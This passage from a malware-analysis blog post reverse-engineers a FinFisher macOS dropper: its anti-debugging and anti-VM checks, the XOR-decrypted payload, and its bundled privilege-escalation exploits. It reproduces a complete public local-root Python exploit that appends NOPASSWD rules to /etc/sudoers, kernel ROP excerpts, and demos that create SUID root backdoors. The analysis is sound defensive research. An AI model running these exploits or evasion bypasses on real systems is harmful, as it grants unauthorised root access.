In this case we need to set a breakpoint at address `0x100001B7C` or `0x100001B87` so we know the address of the buffer. Then we set another breakpoint after the second call to `sysctlbyname` at address `0x100001B92`. There we modify the buffer contents and bypass the first virtual machine detection. This could also be automated with a kernel extension or hooking `sysctlbyname`.

There is a second virtual machine detection attempt, this one described in Amnesty report. It uses the `system_profiler` system command to find the hardware manufacturer. Executing the command on a virtual machine:

```
 $ system_profiler SPUSBDataType | egrep -i "Manufacturer: (parallels|vmware|virtualbox)"
          Manufacturer: VMware, Inc.
              Manufacturer: VMware
              Manufacturer: VMware
          Manufacturer: VMware
```

This is the detection code decompilation output:

```
 v26 = objc_msgSend(&OBJC_CLASS___NSTask, "alloc");
v37 = objc_msgSend(v26, "init");
objc_msgSend(v37, "setLaunchPath:", CFSTR("/bin/sh"));
v27 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("%@"),
        CFSTR("system_profiler SPUSBDataType | egrep -i \"Manufacturer: (parallels|vmware|virtualbox)\""));
```

```
v28 = objc_retainAutoreleasedReturnValue(v27);
v29 = objc_msgSend(&OBJC_CLASS___NSArray, "arrayWithObjects:", CFSTR("-c"), v28, 0LL);
v36 = objc_retainAutoreleasedReturnValue(v29);
objc_release(v28);
objc_msgSend(v37, "setArguments:", v36);
v30 = objc_msgSend(&OBJC_CLASS___NSPipe, "pipe");
v35 = objc_retainAutoreleasedReturnValue(v30);
objc_msgSend(v37, "setStandardOutput:", v35);
v31 = objc_msgSend(v35, "fileHandleForReading");
v38 = objc_retainAutoreleasedReturnValue(v31);
objc_msgSend(v37, "launch");
objc_msgSend(v37, "waitUntilExit");
LOBYTE(v54) = (unsigned int)objc_msgSend(v37, "terminationStatus") == 0;
```

Translated to Objective-C:

```
 NSTask *task = [[NSTask alloc] init];
[task setLaunchPath:@"/bin/sh"];

NSString *cmd = [NSString stringWithFormat:"%@", @"system_profiler SPUSBDataType | egrep -i \"Manufacturer: (par
NSArray *args = [NSArray arrayWithObjects: @"-c", cmd, nil];
[task setArguments:args];

NSPipe *pipe = [NSPipe pipe];
[task setStandardOutput:pipe];
NSFileHandle *file = [pipe fileHandleForReading];

[task launch];
[task waitUntilExit];
int ret = [task terminationStatus] == 0;
```

It will essentially execute a shell command via `NSTask` class. The easiest way to bypass this is to modify the string since the CoreFoundation String (CFString) points to a C string.

```
 __cstring:10002B620 aSystemProfiler db 'system_profiler SPUSBDataType | egrep -i "Manufacturer: (parallels|vmwa
__cstring:10002B620                     ; DATA XREF: __cfstring:cfstr_SystemProfiler↓o
```

If the command doesn't return the information it's looking then whatever test the code is doing will fail and we should bypass the vm detection easily. We just need to overwrite the `grep` string or modify the shell command to return nothing and exit early.

In my case I opted to modify the string to `"system_profiler SPUSBDataType | egrep -i "Manufacturer: (finfisher clowns u suck aha)""`. For this we don't need a breakpoint since we can modify the memory for the string at the first breakpoint for example, when we bypass the ptrace. Or we can just patch the binary since there are no integrity checks anyway.

And gone are all anti-debugging and anti-vm checks. That wasn't hard!

Somewhere in the middle of `main` code we can find this:

```
 __text:100001DEF loc_100001DEF:               ; CODE XREF: _main+248↑j
__text:100001DEF    cmp     eax, 0D7F98BB5h
__text:100001DF4    jnz     loc_100001891
__text:100001DFA    mov     edi, [rbp+argc] ; argc
__text:100001E00    mov     rsi, [rbp+argv] ; argv
__text:100001E07    call    _NSApplicationMain
__text:100001E0C    mov     [rbp+var_300], eax
__text:100001E12    mov     eax, 0CDACC4F9h
__text:100001E17    jmp     loc_100001891
```

This means this is a AppKit application. `NSApplicationMain` is responsible for creating and running the application. What we have seen until now is just a prologue.

An astute reader will notice that there is an even easier way to bypass all the previous checks with a single breakpoint. Let me show you how. The prototype for `NSApplicationMain` is:

```
int NSApplicationMain(int argc, const char * _Nonnull *argv);
```

Since there are no interesting operations in `main` other than anti-debugging and anti-vm checks, we could simply bypass all that code and set execution directly to `NSApplicationMain`. The following are the interesting parts of `main` to achieve this:

```
 __text:10000174F    push    rbp
__text:100001750    mov     rbp, rsp
__text:100001753    push    r15             ; break here
__text:100001753                            ; and set RIP to 0x100001DFA -.
(...)                                                                     |
__text:100001DFA    mov     edi, [rbp+argc] ; argc <----------------------´
__text:100001E00    mov     rsi, [rbp+argv] ; argv
__text:100001E07    call    _NSApplicationMain
```

We can set a breakpoint at address `0x100001753` (remember that software breakpoint is triggered before instruction is executed - because the original instruction is replaced with `int3` instruction) and modify the instruction pointer to address `0x100001DFA`. We need to do it like this because the arguments are referenced as an offset of the frame pointer register `rbp`. If we had set the breakpoint at address `0x10000174F` then the `argc` reference would be pointing to wrong memory. It is possible to do it this way, we just need to fix the `rbp` address to the right value (stack grows to lower addresses, so this would be current `rsp` value - 8). Easier to just breakpoint after the correct `rbp` is set.

Now back to tracing post `NSApplicationMain` execution.

There is no need to single step execution into `NSApplicationMain`. There are a series of delegates for `NSApplication` and at least one or two are usually implemented in normal applications. These delegates execute before the real application starts running, so we can breakpoint them to regain debugger control after the call to `NSApplicationMain`.

In this case `applicationDidFinishLaunching:` (doc) is the only delegate available. Right away we can observe interesting method names that we want to investigate.

```
 __text:10000275C    push    rbp
__text:10000275D    mov     rbp, rsp
__text:100002760    push    r15
__text:100002762    push    r14
__text:100002764    push    r13
__text:100002766    push    r12
__text:100002768    push    rbx
__text:100002769    sub     rsp, 18h
__text:10000276D    mov     rbx, rdi
__text:100002770    mov     rdi, rdx        ; id
__text:100002773    call    cs:_objc_retain_ptr
__text:100002779    call    _objc_autoreleasePoolPush
__text:10000277E    mov     [rbp+context], rax
__text:100002782    mov     rsi, cs:selRef_removeOldResource ; SEL
__text:100002789    mov     r14, cs:_objc_msgSend_ptr
__text:100002790    mov     rdi, rbx
__text:100002793    call    r14 ; _objc_msgSend ; -[appAppDelegate removeOldResource]
__text:100002796    mov     rsi, cs:selRef_expandPayload ; SEL
__text:10000279D    mov     rdi, rbx
__text:1000027A0    call    r14 ; _objc_msgSend ; -[appAppDelegate expandPayload]
__text:1000027A3    mov     rsi, cs:selRef_executeTrampoline ; SEL
__text:1000027AA    mov     rdi, rbx
__text:1000027AD    call    r14 ; _objc_msgSend ; -[appAppDelegate executeTrampoline]
__text:1000027B0    mov     rsi, cs:selRef_installPayload ; SEL
__text:1000027B7    mov     rdi, rbx        ; id
__text:1000027BA    call    r14 ; _objc_msgSend ; -[appAppDelegate installPayload]
__text:1000027BD    movsx   eax, al
__text:1000027C0    mov     [rbp+var_2C], eax
__text:1000027C3    mov     r15, cs:selRef_askUserPermission_
__text:1000027CA    mov     r12, cs:selRef_installPayload
__text:1000027D1    mov     eax, 464B731Fh
__text:1000027D6    jmp     short loc_1000027DD
```

At least two method names look interesting, `expandPayload` and `installPayload`. Amnesty report discusses an encrypted payload so this is a good clue and we definitely want to take a look at those methods.

The `removeOldResource` method cleans up the temporary payload environment. It uses the `+[GIPath compressedPayload]` class method to build the temporary path to this payload. On my High Sierra VM, the

temporary path is `/Users/username/Library/Caches/arch.zip`, while in Amnesty report is `/tmp/arch.zip`.

```
 id __cdecl +[GIPath compressedPayload](id a1, SEL a2)
{
  id v2; // rax
  id v3; // r14
  id v4; // rax
  id v5; // rbx

  // returns @"/Users/username/Library/Caches"
  v2 = +[GIPath systemTemp](&OBJC_CLASS___GIPath, "systemTemp");
  v3 = objc_retainAutoreleasedReturnValue(v2);
  v4 = objc_msgSend(v3, "stringByAppendingPathComponent:", CFSTR("arch.zip"));
  v5 = objc_retainAutoreleasedReturnValue(v4);
  objc_release(v3);
  return objc_autoreleaseReturnValue(v5);
}
```

The path to the extracted payload is built with `+[GIPath expandedPayload]` class method. In my case `/Users/username/Library/Caches/org.logind.ctp.archive`.

More interesting is the `expandPayload` method. This is where the encrypted payload is decrypted and extracted for later persistence installation in the target system. The encrypted payload is the `data` file found in `Resources` folder of the hidden application - `ARA0848.app/Contents/Resources/data`.

Without going too much into detail about this method, what it does is to decrypt the `data` payload to `/Users/username/Library/Caches/arch.zip` by XOR'ing with the key "NSString", and then extract that ZIP file to `/Users/username/Library/Caches/org.logind.ctp.archive`.

Amnesty released a script to decrypt the payload but I couldn't get it to work. Instead it's just easier to recover the decrypted payload from memory or the extracted version from the filesystem.

The memory buffer for the decrypted version is allocated here:

```
 __text:100002F88    call    r12 ; _objc_msgSend ; [NSConcreteData length]
__text:100002F8B    mov     rdi, rax        ; 0x0000000000158712
__text:100002F8B                            ; size of data payload (1410834 bytes)
__text:100002F8E    call    _malloc
__text:100002F93    mov     [rbp+var_58], rax
```

So we just need to set a breakpoint at address `0x100002F93`, recover the value of `rax` register, and find where the decryption loop ends. We can also just find out where it tries to write the buffer to the filesystem and breakpoint there so we can copy it from the filesystem (in this case it's not deleted right away, only later on).

A good place is here:

```
 __text:100003080    call    r12 ; _objc_msgSend ; +[GIPath compressedPayload]
__text:100003083    mov     rdi, rax        ; /Users/username/Library/Caches/arch.zip
__text:100003086    call    _objc_retainAutoreleasedReturnValue
__text:10000308B    mov     r15, rax
__text:10000308E    mov     ecx, 1
__text:100003093    mov     rdi, r14        ; id
__text:100003096    mov     rax, cs:selRef_writeToFile_atomically_
__text:10000309D    mov     rsi, rax        ; SEL
__text:1000030A0    mov     rdx, r15        ; makes a copy of the decrypted payload here
__text:1000030A3    call    r12 ; _objc_msgSend ; [OS_dispatch_data writeToFile:atomically:]
__text:1000030A6    mov     rdi, r15        ; id
```

If we set a breakpoint at `0x1000030A6` we can just copy the decrypted archive `/Users/username/Library/Caches/arch.zip` from the filesytem.

We can now take a peek at the payload:

```
org.logind.ctp.archive
├─── helper
├─── helper2
├─── helper3
├─── installer
├─── logind
├─── logind.kext
│    └─── Contents
│        ├─── Info.plist
│        ├─── MacOS
│        │    └─── logind
│        └─── Resources
│            └─── en.lproj
│                └─── InfoPlist.strings
├─── logind.plist
└─── storage.framework
    └─── Contents
        ├─── Info.plist
        ├─── MacOS
        │    └─── logind
        ├─── PkgInfo
        └─── Resources
            ├─── 7f.bundle
            │    └─── Contents
            │        ├─── Info.plist
            │        ├─── MacOS
            │        │    └─── 7f
            │        └─── Resources
            │            ├─── 7FC.dat
```

```
│            └──── AAC.dat
├──── 80C.dat
├──── dataPkg
└──── logind.plist

13 directories, 19 files
```

Amnesty report describes two exploits but this version contains three. All the exploits are public, so no 0days here. Nothing like packaging free work and selling it for big bucks :-].

The third exploit is a public exploit by qwertyoruiop called [tpwn](). Comparing strings between `helper3` binary and public source code:

Helper3

```
 __cstring:00003ECB aProcUcred      db '_proc_ucred',0      ; DATA XREF: start+129C↑o
__cstring:00003ED7 aPosixCredGet   db '_posix_cred_get',0
__cstring:00003EE7 aChgproccnt     db '_chgproccnt',0
__cstring:00003EF3 aIorecursiveloc db '_IORecursiveLockUnlock',0
__cstring:00003F0A aZn10ioworkloop db '__ZN10IOWorkLoop8openGateEv',0
__cstring:00003F0A                                         ; DATA XREF: start+1DE3↑o
__cstring:00003F26 aZn13ioeventsou db '__ZN13IOEventSource8openGateEv',0
__cstring:00003F45 aEscalatingPriv db 'Escalating privileges! -qwertyoruiop',0Ah,0
__cstring:00003F45                                         ; DATA XREF: start+2138↑o
__cstring:00003F6B aIolog          db '_IOLog',0           ; DATA XREF: start+2150↑o
__cstring:00003F72 aThreadExceptio db '_thread_exception_return',0
__cstring:00003F8B aChmod06777S    db 'chmod 06777 %s',0
__cstring:00003F9A aChownRootWheel db 'chown root:wheel %s',0
```

Source code

```
     PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_IORecursiveLockUnlock");
    PUSH_GADGET(stack) = ROP_POP_RAX(mapping_kernel);
    PUSH_GADGET(stack) = heap_info[1].kobject+0xe0;
    PUSH_GADGET(stack) = ROP_READ_RAX_TO_RAX_POP_RBP(mapping_kernel);
    PUSH_GADGET(stack) = JUNK_VALUE;
    PUSH_GADGET(stack) = ROP_RAX_TO_ARG1(stack,mapping_kernel);
    PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "__ZN10IOWorkLoop8openGateEv");
    PUSH_GADGET(stack) = ROP_POP_RAX(mapping_kernel);
    PUSH_GADGET(stack) = heap_info[1].kobject+0xe8;
    PUSH_GADGET(stack) = ROP_READ_RAX_TO_RAX_POP_RBP(mapping_kernel);
    PUSH_GADGET(stack) = JUNK_VALUE;
    PUSH_GADGET(stack) = ROP_RAX_TO_ARG1(stack,mapping_kernel);
    PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "__ZN13IOEventSource8openGateEv");

    PUSH_GADGET(stack) = ROP_ARG1(stack, mapping_kernel, (uint64_t)"Escalating privileges! -qwertyoruiop\n")
```

```
    PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_IOLog");

    PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_thread_exception_return");
```

They match and they didn't even bother to modify the strings. Pathetic. Pfttttt!

All the exploits target macOS Yosemite or older, giving another potential clue about how old this version might be. The tpwn exploit is from 2015.

Let's get back to `applicationDidFinishLaunching` analysis to understand how the exploits are used. After the payload is decrypted and extracted, the next executed method is `executeTrampoline`. Another three methods are referenced inside:

- [appAppDelegate isAfterPatch]
- [appAppDelegate launchNewStyle]
- [appAppDelegate launchOldStyle]

The first to be executed is `isAfterPatch`. It verifies if the target system is on a given OS release or not. This is used to make the decision to execute new or old style exploits.

The `launchOldStyle` tries to execute the `helper` exploit. If Amnesty [exploit reference] is correct, this is a very old exploit written in 2010, tested against 10.8.X, and apparently fixed in 2013 or 2014.

We can test the original exploit against a Mountain Lion 10.8.5 VM:

```
 $ uname -an
Darwin mountain-lion-64.local 12.5.0 Darwin Kernel Version 12.5.0: Mon Jul 29 16:33:49 PDT 2013; root:xnu-2050.4

$ clang -o exploit exploit.m -framework Foundation -framework SecurityFoundation

$ ./exploit /bin/sleep /tmp/backd00r
Apple MACOS X < 10.9/10? local root exploit
by: <mu-b@digit-labs.org>
http://www.digit-labs.org/ -- Digit-Labs 2010!@$!

* Found Authenticator Class!
* found UserUtilities Class!
* authenticateUsingAuthorizationSync:authObj returned: 1
* now execute suid backdoor at /tmp/backd00r

$ ls -la /tmp/backd00r
-r-s--x--x  1 root  wheel  14080 Sep 28 03:24 /tmp/backd00r

$ /tmp/backd00r 60 &
[1] 495

$ ps u -p 495
```

```
USER   PID  %CPU %MEM      VSZ    RSS   TT  STAT STARTED      TIME COMMAND
root   495   0.0  0.0  2432748    464 s000  S     3:25AM   0:00.00 /tmp/backd00r 60
```

The exploit works as described. The source argument is copied to the selected target and made SUID root.

The `helper` binary contains this exploit in `do_assistive_copy` function but will ask for user permission if exploit fails. This good old social engineering dialog happens at `do_ask_user_permission` function.

```
 $ nm helper -s __TEXT __text
(...)
0000000100003277 t _do_ask_user_permission
0000000100002470 t _do_assistive_copy
(...)
```

Let's get back to `launchOldStyle` method to understand how `helper` is called.

The Objective-C code is something like this:

```
 NSNumber *perm = [NSNumber numberWithUnsignedLong:0755];
NSNumber *user = [NSNumber numberWithUnsignedLong:0];
NSNumber *group = [NSNumber numberWithUnsignedLong:0];

NSDictionary *attr = [NSDictionary dictionaryWithObjectsAndKeys:
                        perm, NSFilePosixPermissions,
                        user, NSFileOwnerAccountID,
                        group, NSFileGroupOwnerAccountID,
                        nil];

NSFileManager *fm = [[NSFilemanager alloc] init];
// returns path to extracted zip payload + helper
NSString *helperPath = [GIPath trampoline];
[fm setAttributes:attr ofItemAtPath:helperPath error:nil];

NSTask *task = [[NSTask alloc] init];
// returns path to extracted zip payload + helper
NSString *launchPath = [GIPath trampoline];
[task setLaunchPath:launchPath];

// returns path to extracted zip payload + installer
NSString *installerPath = [GIPath installer]
// returns path to extracted zip payload
NSString *payloadPath = [GIPath expandedPayload];
NSArray *args = [NSArray arrayWithObjects:installerPath, payloadPath, nil];

[task setArguments:args];
[task launch];
```

```
[task waitUntilExit];
int status = [task terminationStatus];
```

The `helper` binary is called with arguments `/Users/username/Library/Caches/org.logind.ctp.archive/installer` (part of the extracted payload) and `/Users/username/Library/Caches/org.logind.ctp.archive` (the extracted payload folder path). The original exploit requires the target file, this version just the path.


With this information we can test the `helper` binary in a vulnerable virtual machine:

```
 $ ./helper /bin/sleep /tmp/
$ ls -la /tmp/sleep
-rwsrwsrwx  1 root  wheel  14080 Sep 28 05:24 /tmp/sleep
```

But if we execute it in a non-vulnerable macOS version:

```
 $ ./helper /bin/sleep /tmp/
2020-09-28 05:26:48.452 helper[2234:193615] ### No entitlement for SystemAdministration !!!
2020-09-28 05:26:48.460 helper[2234:193620] ### syncProxyWithSemaphore error:Error Domain=NSCocoaErrorDomain Coc
```

If the exploit fails we get a prompt to insert the password aka `do_ask_user_permission` is executed:



But in this case the argument logic is a bit different. The first argument is the target binary to modify permissions (the exploit instead makes a copy and then modifies the permissions in the copy).

```
 $ cp /bin/sleep /tmp
$ ls -la /tmp/sleep
-rwxr-xr-x  1 reverser  wheel  18080 Sep 28 18:39 sleep

$ ./helper_patched /tmp/sleep /tmp
(Insert password interruption...clicky click)
```

```
$ ls -la /tmp/sleep
-rwsrwsrwx  1 root      wheel  18080 Sep 28 18:39 sleep
```

In this case I patched `helper_patched` to bypass the `do_assistive_copy` exploit and go directly to the `do_ask_user_permission` method. The patch is just remove the call and replace with code to set `eax` to 1.

```
 __text:10000242C E8 3F 00 00 00    call    _do_assistive_copy ; 0 on success, 1 on failure
__text:100002431 48 8B 4D B8       mov     rcx, [rbp+var_48]
__text:100002435 89 01             mov     [rcx], eax
```

In a vulnerable system the exploit will make `/Users/username/Library/Caches/org.logind.ctp.archive/installer` binary SUID root so it can run with higher privileges for persistence installation purposes.

This binary has the same name as the initial dropper but it's a stripped down version (no unzip capabilities, no anti-debugging/anti-vm, no exploit usage) used to install system persistence.

Let's continue analysis of the other exploits.

The `launchNewStyle` method will try to execute the `helper2` exploit. The exploit is the following Python script:

```
 # CVE-2015-5889: issetugid() + rsh + libmalloc osx local root
# tested on osx 10.9.5 / 10.10.5
# jul/2015
# by rebel

import os,time,sys

from sys import argv
script, param = argv

env = {}

s = os.stat("/etc/sudoers").st_size

env['MallocLogFile'] = '/etc/crontab'
env['MallocStackLogging'] = 'yes'
env['MallocStackLoggingDirectory'] = 'a\n* * * * * root echo "ALL ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers\n\n\r

#sys.stderr.write("creating /etc/crontab..")

p = os.fork()
if p == 0:
        os.close(1)
        os.close(2)
        os.execve("/usr/bin/rsh",["rsh","localhost"],env)
```

```
time.sleep(1)

if "NOPASSWD" not in open("/etc/crontab").read():
        sys.stderr.write("failed\n")
        sys.exit(-1)

#sys.stderr.write("done\nwaiting for /etc/sudoers to change (<60 seconds)..")

while os.stat("/etc/sudoers").st_size == s:
#       sys.stderr.write(".")
        time.sleep(1)

#sys.stderr.write("\ndone\n")

my_command = "sudo chmod 06777 %s & sudo chown root:wheel %s" % (param, param)
os.system(my_command)
```

The exploit argument is the target to modify to SUID root if exploit is successful. In this case it will be the `installer` binary inside the extracted payload, as the previous exploit.

If the exploit was successful, the method will return one, zero otherwise.

Running against Mountain Lion 10.8.5 system:

```
 $ cp /bin/sleep /tmp
$ ls -la /tmp/sleep
-rwxr-xr-x  1 reverser  wheel  14080 Sep 28 19:45 /tmp/sleep
$ python helper2 /tmp/sleep
failed
```

Running against a vulnerable Mavericks 10.9.5 system:

```
 $ cp /bin/sleep /tmp
$ ls -la /tmp/sleep
-rwxr-xr-x  1 reverser  wheel  14080 Sep 28 19:47 /tmp/sleep

$ python helper2 /tmp/sleep
(wait a minute for next crontab execution)
$ ls -la /tmp/sleep
-rwsrwsrwx  1 root  wheel  14080 Sep 28 19:47 /tmp/sleep
```

The exploit leaves (too many) traces in the target system and no code (as far as I can see) exists to clean it up:

```
 $ sudo tail /etc/sudoers
# %wheel    ALL=(ALL) NOPASSWD: ALL

# Samples
# %users  ALL=/sbin/mount /cdrom,/sbin/umount /cdrom
# %users  localhost=/sbin/shutdown -h now
ALL ALL=(ALL) NOPASSWD: ALL
ALL ALL=(ALL) NOPASSWD: ALL
ALL ALL=(ALL) NOPASSWD: ALL
ALL ALL=(ALL) NOPASSWD: ALL
ALL ALL=(ALL) NOPASSWD: ALL

$ sudo tail /etc/crontab
'
rlogin(876,0x7fff7a2c4310) malloc: stack logs being written into /tmp/stack-logs.876.1002df000.rlogin.Ers4v2.inc
rlogin(876,0x7fff7a2c4310) malloc: recording malloc and VM allocation stacks to disk using standard recorder
rlogin(876,0x7fff7a2c4310) malloc: stack logs deleted from /tmp/stack-logs.876.1002df000.rlogin.Ers4v2.index
rlogin(1038,0x7fff7a2c4310) malloc: MallocStackLoggingDirectory env var set to unwritable path 'a
* * * * * root echo "ALL ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers
```

There are no references to `helper3` exploit, so it might have been packaged by mistake or waiting for updated dropper, or just a replacement for `helper2` exploit.

This ends up the analysis of `executeTrampoline` method called from `applicationDidFinishLaunching`.

The next method is `-[appAppDelegate installPayload]`. If everything went as expected up to this moment, the dropper was able to extract its payload to `/Users/username/Library/Caches/org.logind.ctp.archive/` folder and managed to set the `installer` binary SUID root. The `-[appAppDelegate installPayload]` method will just execute the SUID binary responsible for persistence installation.

```
 har __cdecl -[appAppDelegate installPayload](appAppDelegate *self, SEL a2)
{
  NSTask *v2; // rax
  NSTask *v3; // r14
  id v4; // rax
  id v5; // rbx

  sleep(2u);
  // NSTask *task = [[NSTask alloc] init];
  v2 = objc_msgSend(&OBJC_CLASS___NSTask, "alloc");
  v3 = objc_msgSend(v2, "init");
  // retrieve path to SUID binary: /Users/username/Library/Caches/org.logind.ctp.archive/installer
  v4 = +[GIPath installer](&OBJC_CLASS___GIPath, "installer");
  v5 = objc_retainAutoreleasedReturnValue(v4);
  // set the binary to execute
  objc_msgSend(v3, "setLaunchPath:", v5);
```

```
  objc_release(v5);
  // execute the binary
  objc_msgSend(v3, "launch");
  // wait for its exit
  objc_msgSend(v3, "waitUntilExit");
  LOBYTE(v5) = (unsigned int)objc_msgSend(v3, "terminationStatus") == 0;
  objc_release(v3);
  return (char)v5;
}
```

As I wrote before, this `installer` is kind of a stripped down version of the dropper. Its hash is `ac414a14464bf38a59b8acdfcdf1c76451c2d79da0b3f2e53c07ed1c94aeddcd`.

The last method to be executed by the dropper is `-[appAppDelegate removeTraces]`. It simply removes the decrypted zip file, the extracted payload folder, and the malicious application where the dropper was executed from. This will be executed whether `installPayload` is successful or not.

This closes the analysis of the main dropper binary. Next is the SUID `installer` to understand the persistence operations. That's chapter 2.

Have fun,
fG!

P.S.: Sorry for the ugly code highlighting, I need to customize a better theme.
